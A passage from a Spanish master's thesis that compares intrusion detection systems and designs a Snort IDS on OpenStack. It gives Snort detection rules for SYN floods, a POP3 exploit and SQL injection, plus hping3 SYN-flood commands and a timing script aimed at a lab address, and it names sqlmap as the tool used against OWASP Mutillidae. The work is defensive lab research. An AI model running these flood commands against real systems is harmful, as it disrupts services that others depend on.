- Snort. Es un sistema de prevención y detección de intrusiones de red de código abierto, capaz de realizar análisis de tráfico en tiempo real y registro de paquetes en redes IP; puede realizar análisis de protocolo, búsqueda/coincidencia de contenido, y puede usarse para detectar una variedad de ataques y sondas, como desbordamientos de búfer, escaneos de puertos furtivos, ataques CGI, sondas SMB, intentos de huellas dactilares del sistema operativo y mucho más (SNORT.org, 2019).
- Suricata. Es un sistema de detección y prevención de intrusos en tiempo real, monitoreo de seguridad de red y procesamiento pcap offline. Suricata inspecciona el trafico de la red utilizando un lenguaje de firmas y reglas extenso para la detección de amenazas. Fue desarrollado por “Open Security Foundation” en diciembre del 2009 lanzaron la versión beta. Entre las características que sobre sale se encuentran: Multi-hilos, detección automática de protocolos, descompresión gzip, métodos de entrada estándar, salida Unified2, modulo de logs http, salidas estándar JSON, scripting LUA, entre otras.
- FortiGate. Es un firewall UTM de la empresa Fortinet, fundada en noviembre del 2000. La solución FortiGate se construye desde cero con la idea de una arquitectura que permita integrar de manera estricta el software con tecnología de hardware

personalizada. El objetivo fue crear un solo producto que permita realizar una inspección por múltiples motores sin tener que armar y desarmar el paquete analizado, en una sola pasada se tiene la opción de aplicar antivirus, spyware, filtrado web, IDS, IPS, controles de aplicación, DLP. Otra cualidad importante de FortiGate es que cada componente del motor de seguridad de inspección es modular y con capacidades de tolerancia a fallas, esto permite proteger contra escenarios en los que se consume muchos recursos o, por alguna razón, un proceso de inspección se desconecte.

2.3.5.4. Analisis comparativo entre Sistemas de Detección de Intrusos

En toda solución tecnológica existen sistemas de detección de intrusos tanto comerciales como de código abierto, cada una con diferentes características dependiendo del fabricante y tipo de licenciamiento. En la Tabla 2-2 se muestra un estudio comparativo respecto a las soluciones de mayor tendencia en el mercado sobre sistemas de detección de intrusos.

Tabla 2-2. Analisis comparativo entre sistemas de detección de intrusos (IDS)

Característica / IDS	**SNORT**	**Suricata**	**FortiGate**
Tipo de Licencia	GPLv2 y comercial	GNU General Public License	Comercial
Comunidad	Alta	Alta	Comercial
Complejidad de Instalación	Alta	Media	Propietaria
Interfaz Web	Externa	Externa	SI
Fecha publicación	1998	2009	2000
Lenguaje de programación	C	C	-
Soporte IPv6	SI	SI	SI
Basado en reglas	SI	SI	SI
Sistema Operativo	Cross-platform	Cross-platform	Propietario
Threads	Single-threaded	Multi-threaded	Multi-threaded

Realizado por: Cristian Miño, 2020

A continuación se describe la importancia de las características mas relevantes:

- Tipo de licencia. Enfoque económico, al ser propietaria tiene un costo por su utilización.
- Comunidad. Relacionado con el tipo de licencia y soporte, cuando el tipo de licencia en código abierto, la comunidad forma un papel importante al momento de elegir un IDS.
- Fecha de publicación. Dato importante para ver el tiempo en el mercado y por ende el tiempo de experiencia de la herramienta.
- Lenguaje de programación. El rendimiento y escalabilidad se encuentran relacionados con el lenguaje de programación. Lenguajes de scripting son menos eficientes en relación con lenguajes compilados dado que tiene que realizar una paso mas para la ejecución.
- Threads. La principal función de un IDS es el procesamiento de los paquetes, la características de multi-threaded o single-threaded permite ejecutar eficientemente múltiples hilos de ejecución y por ende mayor eficiencia.

En el articulo presentado por Zambrano y Guailacela, titulado "Analisis de la eficiencia de los IDS Open Source Suricata y Snort en la PYMES" de la Universidad Espíritu Santo, demuestran que Suricata es mas eficaz en el momento de comparar reglas y alertas pero consume mas CPU y memoria que Snort, sobre todo en los ataques DOS y por eso causa un desgaste en el procesamiento de paquetes causando mas perdida.
De la misma forma en el articulo titulado "Computer Network Security IDS Tools and Techniques (Snort/Suricata)", presentado por Okasha y Prashant dan a conocer los resultados de su prueba, la cual consiste en generar ataques SYN utilizando HPING3 para ocasionar una denegación de servicio, estas pruebas dieron como conclusión que tanto Suricata como Snort detectaron los mismos resultados.

Teniendo en consideración la comparativa presentada y dado el enfoque en los sistemas de código abierto, se escogió SNORT como herramienta para este trabajo.

2.3.6. Sistema SNORT

Snort es un sistema de detección y prevención de intrusiones de red de código abierto y ligero que se utiliza para analizar el tráfico en tiempo real contra diferentes tipos de ataques basados en el conjunto de reglas; la regla de Snort se puede escribir en cualquier lenguaje y es fácil de modificar. Snort consiste en múltiples componentes para detectar un ataque en particular y mostrar la salida de todos estos componentes trabajan juntos (S. Sharma & Dixit, 2016):

- Decodificador de paquetes. Toma paquetes de diferentes tipos de interfaces de red y los prepara para el preprocesamiento o para enviarlos al motor de detección. Las interfaces pueden ser Ethernet, SLIP, PPP, etc.
- Preprocesadores. Estos son componentes o complementos que se pueden combinar con Snort para modificar u organizar paquetes de datos antes de que esos paquetes lleguen al motor de detección y realicen alguna operación para averiguar si un intruso está utilizando el paquete.
- Motor de detección. El motor de detección es el componente principal de Snort; se utiliza para detectar si existe alguna actividad maliciosa en un paquete y emplea las reglas de Snort para esta actividad.
- Sistema de registro y alerta. El funcionamiento del sistema de registro y alteración depende de la salida del componente anterior, suele registrar la actividad y generar la alerta en función de la salida del motor de detección. Los registros se guardan en archivos de texto simples, archivos de estilo tcpdump u otra forma.
- Módulos de salida. Los módulos de salida o complementos (plugins) realizan diferentes operaciones en la salida generada por el sistema de registro y alerta de Snort.

Un de sistema de detección de intrusiones basado en firmas es Snort presenta como ventajas (V. Kumar & Sangwan, 2012):

- Hay pocos falsos positivos, siempre y cuando los ataques estén claramente definidos de antemano.
- La detección basada en firma es fácil de usar.

2.3.6.1. Funcionamiento del sistema Snort

Esencialmente, Snort es un sistema que analiza paquetes de red, el cual que funciona como un sistema de detección de intrusos que se encuentra basado en la librería 'libpcap', que es una interfaz de sistema que se encarga de la captura de paquetes y ha sido creada como parte de la aplicación *tcpdump* (Ocampo et al., 2017). A continuación, se muestra en las Figuras 3-2 y 4-2, el esquema general de funcionamiento de Snort.



Figura 4-2. Snort trabajando en red

Realizado por: Kumar and Sangwan, 2012

En la Figura 4-2, se puede apreciar que el sistema I envía el paquete al sistema A, pero antes de llegar al servidor de destino comprueba ese paquete y, si el paquete es malicioso, el servidor lo descarta; de lo contrario, envíe el paquete al sistema A.



Figura 5-2. Base de datos de firmas Snort

Realizado por: Elaborado a partir de Kumar and Sangwan, 2012

En la Figura 5-2, se menciona claramente el funcionamiento del servidor, el cual verifica los paquetes; cuando un paquete llega al servidor, el servidor usa la herramienta de comparación para verificar ese paquete en la base de datos de acuerdo con la firma almacenada en el servidor y si el servidor obtiene el resultado de que el paquete coincide con la base de datos, el servidor descarta el paquete; de lo contrario, el servidor envía el paquete al sistema de destino (V. Kumar & Sangwan, 2012).

2.3.6.2. Modos de configuración de Snort

Snort se puede configurar en tres modos principales: sniffer, logger de paquetes y detección de intrusos en la red. En modo sniffer, el programa leerá los paquetes de red y los mostrará en la consola. En el modo de registrador de paquetes, el programa registrará los paquetes en el disco. En el modo de detección de intrusos, el programa monitoreará el tráfico de la red y lo analizará contra un conjunto de reglas definido por el usuario. Luego, el programa realizará

una acción específica basada en lo que se ha identificado (Sekhar et al., 2015). A continuación, se detallan los modos en los que se puede configurar Snort:

- Modo sniffer: en este modo, IDS lee los paquetes de datos de la red y los muestra en un flujo continuo en la consola (Tayyebi and Bhilare, 2018).
- Modo de registro de paquetes: en este modo, el IDS registra los paquetes leídos en el disco. Los paquetes se registran en formato de salida predeterminado, es decir, texto ASCII. Si se requiere una forma de registro más compacta para un análisis posterior, se debe considerar el modo binario de registro. El modo binario registra los paquetes en formato tcpdump en un único archivo binario en el directorio de registro (Tayyebi and Bhilare, 2018).
- Modo de sistema de detección de intrusiones de red (NIDS): en este modo, IDS realiza la detección y el análisis del tráfico de red. Este es el modo más complejo y configurable. Esto aplicará las reglas incluidas en el archivo *snort.conf* a cada paquete para decidir si el paquete es malicioso. Una acción basada en la regla en el archivo se toma en la detección de un ataque (Tayyebi and Bhilare, 2018).

CAPÍTULO III

3. METODOLOGÍA DE LA INVESTIGACIÓN

3.1. Tipo y diseño de la investigación

3.1.1. Diseño de la investigación

La investigación es del tipo cuasi-experimental, ya que se escogen varios métodos, normas, normativas y buenas prácticas que se utilizarán como base para la creación de un sistema de seguridad para la plataforma OpenStack; además, los datos a obtenerse en las pruebas serán generados por el autor de la investigación.

3.1.2. Tipo de la investigación

Es de tipo descriptiva y aplicativa, ya que se basa en conocimientos existentes, derivados de investigaciones previas, dirigida al desarrollo tecnológico en la seguridad de datos. Los resultados permitirán identificar el comportamiento de la infraestructura, mediante pruebas y simulaciones.

3.2. Métodos

La investigación se realizo a través de la aplicación de los siguientes métodos de investigación:

Método científico, consiste en una serie de etapas que se tiene que recorrer para obtener un conocimiento valido, utilizando instrumentos que resultes fiables, este método consta de las siguientes etapas:

- Planteamiento del problema
- Formulación de la hipótesis
- Levantamiento de la información
- Analisis e interpretación de resultados
- Comprobación de la hipótesis
- Difusión de resultados

Método analítico sintético, consiste es descomponer sus partes para examinar en forma individual y posterior evaluarlas integralmente. Este método se utilizo para el entendimiento de los temas de investigación y la extracción de información mas relevante permitiendo, además, la comprobación de la hipótesis.

3.3. Técnicas y fuentes de información

3.3.1. Técnicas de recolección de datos

En la presenta investigación se utilizaron las siguientes técnicas:

- Observación: permitió determinar los resultados de las pruebas realizadas en los escenarios de laboratorio.
- Pruebas: permitió realizar experimentos en escenarios de laboratorio.
- Analisis: permitió estudiar los resultado de la investigación.

3.3.2. Fuentes de Información

Se basa en revisión de fuentes de información bibliográficas:

Principales

- Pruebas
- Observación de resultados

Secundarias

- Tesis realizadas nacionales e internacionales de cuarto nivel
- Trabajos de investigaciones nacionales e internacionales
- Artículos científicos en base de datos de bibliotecas virtuales
- Diccionarios especializados
- Conferencias académicas, congresos, seminarios
- Revistas indexadas y no indexadas publicadas de prestigio
- Revistas electrónicas
- Páginas de internet que brinden información confiable.

3.4. Determinación de las variables

3.4.1. Variable Dependiente:

Incremento del porcentaje de detección de ataques.

3.4.2. Variable independiente:

Sistema de seguridad de detección de intrusos.

3.4.3. Operacionalización conceptual de variables

VARIABLE	TIPO	CONCEPTO
Sistema de seguridad de detención de intrusos	Variable Independiente	Sistema de detección de intrusos que mejore la seguridad de la infraestructura mediante código abierto.
Incremento del porcentaje de detección de ataques	Variable Dependiente	Disminuir la posibilidad de ingresos de intrusos al sistema.

		Porcentaje de mejora en la eficiencia de un IDS en plataforma OpenStack.

3.4.4. Operacionalización metodológica de variables

VARIABLE	INDICADORES	TÉCNICA E INSTRUMENTOS
Sistema de seguridad de detención de intrusos	Complejidad en el diseño de la solución. Tiempo de implementación.	Análisis e Investigación Pruebas Observación IDS de código abierto.
Incremento del porcentaje de detección de ataques	Número de ataques informáticos detectados. Nivel de eficiencia en el diseño propuesto para la detección de intrusos.	Recopilación de información. Aplicación y evaluación del sistema de seguridad. Escenario de pruebas.

3.5. Alcance investigativo

El alcance la de investigación comprende el diseño, implementación y evaluación en escenarios de pruebas controlados, utilizando distribuciones de OpenStack.

3.6. Prueba estadística

Se realiza el contraste estadístico de diferencia de medias entre escenarios según el número de paquetes por segundo; se utiliza el software libre estadístico Past3 y el nivel de significancia es del 5%; se asume normalidad en las proporciones de eficiencia.

3.7. Población

En la presente investigación, la población esta representada por dos escenarios de pruebas virtualizados con distribuciones de Ubuntu Canonical y Mirantis respectivamente, y tres tipos de ataques que serán utilizados para medir el porcentaje de detección de ataques del sistema IDS, los tipos de ataques analizar son:

- Denegación de Servicios.
- Buffer Overflow
- SQL Injection

3.8. Unidad de Análisis

La unidad de análisis se basa en la eficiencia del sistema de detección de intrusos, teniendo como resultado el porcentaje de detección ataques informáticos.

3.9. Selección de la Muestra

No se realizará muestreo, se trabajará con el total de la población establecida.

3.10. Tamaño de la Muestra

La muestra para la investigación será igual a la población que corresponde a tres tipos de ataques que serán utilizados para medir el porcentaje de detección de ataques del sistema IDS, los tipos de ataques analizar son: Denegación de Servicios, Buffer Overflow, SQL Injection.

CAPÍTULO IV

4. DISEÑO DEL SISTEMA DE DETECCIÓN DE INTRUSOS

4.1. Descripción del diseño planteado

Para la evaluación se plantearon dos escenarios:

- Sistema de detección de intrusos en una VM en la plataforma OpenStack

Consiste en la instalación del IDS en una instancia dentro de la plataforma OpenStack, y el tráfico de red es reflejado en dicha máquina a través de un puerto espejo, de esta manera la máquina virtual puede monitorear el trafico directamente.

- Sistema de detección de intrusos directo en el nodo de control.

Consiste en la instalación del IDS directamente en el nodo de la red, un puerto del servicio de Neutron va ser dedicado específicamente para monitorear el tráfico de red.

El funcionamiento se desarrolló de acuerdo con el siguiente diagrama lógico:



Figura 1-4. Arquitectura lógica de red

Realizado por: Cristian Miño, 2020

4.2. Diseño del IDS propuesto

Para el diseño del IDS se necesita contar con un ambiente de pruebas controlado, en la Figura 2-4 se indica la arquitectura OpenStack utilizada.



Figura 2-4. Arquitectura OpenStack utilizada en el ambiente de pruebas

Realizado por: Denton, 2018

En la Tabla 1-4 se indican los recursos de cada nodo, en los cuales se instalaron los diferentes componentes de la plataforma OpenStack.

Tabla 1-4. Requerimiento de hardware para los nodos OpenStack

Servidor	Cantidad	Requerimientos de hardware
Control (RED)	1	Procesador: 64-bits Cantidad de CPU: 4 Memoria RAM: 4 GB Disco duro: 50GB Interfaces de red: 3
Cómputo	1	Procesador: 64-bits Cantidad de CPU: 6 Memoria RAM: 4 GB Disco duro: 50GB Interfaces de red: 3

Realizado por: Cristian Miño, 2020

En la Tabla 2-4, se indica el direccionamiento utilizado para la instalación de la plataforma OpenStack.

Tabla 2-4. Direccionamiento de red para los nodos

Nombre del host	Interface	Dirección IP	Tipo de puerto	ID VLAN
controller01	enp4s1	172.16.0.202	Access	700
controller01	enp4s2	10.0.2.202	Access	799
compute01	enp4s1	172.16.0.202	Access	700
compute01	enp4s2	10.0.2.202	Access	799

Realizado por: Cristian Miño, 2020

Un vez establecida la infraestructura, se procede con la instalación de la plataforma OpenStack, como se indica en el ANEXO A; de igual manera, se procede con la instalación de los servidores a explotar, es decir, el sistema de detección de intrusos Snort y de los sistemas de monitoreo y medición, como se muestra en los anexos ANEXO B, ANEXO C, y ANEXO D respectivamente.

4.2.1. Configuración de reglas para el sistema Snort

El sistema de detección de intrusos Snort utiliza un lenguaje basado en reglas, que permite detectar las anomalías y ataques en la red. Para este trabajo se agregaron reglas específicas, como se muestra en la Figura 3-4, con el fin de analizar los tres ataques y estudiar el rendimiento del sistema de detección de intrusos.

Para la descarga automática de las reglas se utilizó la herramientas "pulledpork", como se indica en el ANEXO C el cual combina las reglas locales con las reglas descargadas del internet y genera el archivo "sid-msg.map" que es utilizado por la herramienta barnyard2.

```
cmino@controlleros01:~$ sudo more /etc/snort/rules/local.rules
alert icmp any any -> $HOME_NET any (msg:"ICMP test detected"; GID:1; sid:10000001; rev:001; classtype:icmp-event;)
alert tcp any any -> $HOME_NET 110 (msg:"Possible attack POP3 PASS exploit, cmino"; flow:to_server,established; content:"PASS"; pcre:"/^PASS\s+[^\n]*?%/" ;
classtype:attempted-admin ; nocase;sid:10006;)
alert tcp any any -> $HOME_NET 80 (flags: S; msg: "Possible TCP DoS Detected, cmino"; flow: stateless; detection_filter: track by_dst, count 70, seconds 10
; sid: 10002; rev:1;)
alert tcp any any -> $HOME_NET 80 (msg: "SQL Injection Detected 27"; content: "%27" ; sid:10000003; rev:3; classtype:web-application-attack;)
alert tcp any any -> $HOME_NET 80 (msg: "SQL Injection Detected 22"; content: "22" ; sid:10000004; rev:4; classtype:web-application-attack;)
```

Figura 3-4. Reglas para el sistema Snort

Realizado por: Cristian Miño, 2020

Para ejecutar la herramienta pulledpork se ejecuta el script desarrollado en el lenguaje de programación Perl, y este genera un resumen con el total de reglas descargadas y actualizadas, como se muestra en la Figura 4-4.

```
1   sudo /usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

```
Writing v2 /etc/snort/sid-msg.map....
        Done
Writing /var/log/sid_changes.log....
        Done
Rule Stats...
        New:-------0
        Deleted:---4
        Enabled Rules:----1088
        Dropped Rules:----0
        Disabled Rules:---2826
        Total Rules:------3914
IP Blacklist Stats...
        Total IPs:-----1285

Done
Please review /var/log/sid_changes.log for additional details
Fly Piggy Fly!
cmino@controlleros01:~$
```

Figura 4-4. Ejecución del script pulledpork

Realizado por: Cristian Miño, 2020

4.2.2. Configuración del puerto espejo en Open vSwitch

La configuración del componente Neutron se la realizó a través del ML2 basado en agente, en este caso con Open vSwitch, la creación del puerto espejo se la realizó por medio del comando ovs-vsctl, como se muestra en la Figura 5-4.

```
1   ovs-vsctl -- set bridge br0 mirrors=@m \
2   -- --id=@p get Port eth1 \
3   -- --id=@TP get Port br-ex \
4   -- --id=@m create Mirror name=mymirror \
5   select-dst-port=@TP \
6   select-src-port=@TP \
7   output-port=@p select_all=1
```

Figura 5-4. Configuración del puerto espejo en Open vSwitch

Realizado por: Cristian Miño, 2020

A continuación, se describen cada uno de los parámetros del comando ovs-vsctl:

@p - Obtiene el ID del puerto eth1 y lo asigna a la variable p
@TP - Obtiene el ID del puerto br-ex y lo asigna a la variable TP
@m - Crea un mirror denominado mymirror y asigna el ID a la variable m
select-dst-port=@TP – Selecciona todos los paquetes destino del puerto (br-ex) @TP
select-src-port=@TP – Selecciona todos los paquetes origen del puerto (br-ex) @TP
output-port=@p – La salida reflejada es copiada al puerto espejo (eth1) @p

4.2.3. Ejecución de ataques controlados

Para ejecutar los ataques se utilizó la distribución basada en GNU/Linux Debian - Kali Linux, la cual es una distribución orientada a la seguridad informática y que cuenta con las herramientas necesarias para realizar las pruebas de ataques que sirven para el análisis planteado en este trabajo.

4.2.3.1. Denegación de Servicio

Para la ejecución del ataque de denegación de servicio se utilizó la herramienta hping3, la cual permite realizar una inundación a nivel del protocolo TCP. Se realizaron ocho (8) repeticiones con diferentes cantidades de paquetes por segundo, como se muestra en la Figura 6-4.

```
1   hping3 -q -S -i u1000 -p 80 10.0.2.204 -c 100
2   hping3 -q -S -i u100 -p 80 10.0.2.204 -c 1000
3   hping3 -q -S -i u10 -p 80 10.0.2.204 -c 10000
4   hping3 -q -S -i u8 -p 80 10.0.2.204 -c 20000
5   hping3 -q -S -i u7 -p 80 10.0.2.204 -c 30000
6   hping3 -q -S -i u6 -p 80 10.0.2.204 -c 40000
7   hping3 -q -S -i u5 -p 80 10.0.2.204 -c 50000
8   hping3 -q -S -i u1 -p 80 10.0.2.204 -c 100000
```

Figura 6-4. Ejecución del ataque de Denegación de Servicio

Realizado por: Cristian Miño, 2020

Para medir los tiempos de ejecución se utilizó un script desarrollado en 'shell', como se muestra en la Figura 7-4.

```
[root@ataque1 ~]# more hping_mod.sh
FECHA_INICIO=$(($(date +%s%N)/1000000))
echo $FECHA_INICIO
hping3 -q -S -i $2 -p 80 10.0.2.204 -c $1
echo "enviado $1 paquetes"
FECHA_FIN=$(($(date +%s%N)/1000000))
echo $(($FECHA_FIN - $FECHA_INICIO))
```

Figura 7-4. Script en shell para medir el tiempo de ejecución de hping3

Realizado por: Cristian Miño, 2020

En la Figura 8-4, se puede verificar que el sistema de detección de intrusos registra ataques a nivel del protocolo TCP.



Figura 8-4. Detección de ataques de Denegación de Servicio

Realizado por: Cristian Miño, 2020

4.2.3.2. SQL Injection

Para ejecutar el ataque de SQL Injection se utilizó sqlmap, que es una herramienta de código abierto que permite realizar pruebas de penetración SQL; por otra parte, el objeto a ser atacado fue OWASP Mutillidae, la cual es una aplicación web desarrollada en lenguaje PHP, que puede ser utilizada para estudios y prácticas de seguridad informática.

Previo al uso de la herramienta sqlmap fue necesario capturar la sesión PHP de la consulta realizada sobre la aplicación web Mutillidae, con el fin de pasar como parámetro a la herramienta sqlmap. En la Figura 9-4 se muestra la captura de la petición utilizando la herramienta Burpsuite.



Figura 9-4. Captura de la petición a la aplicación web mutillidae

Realizado por: Cristian Miño, 2020

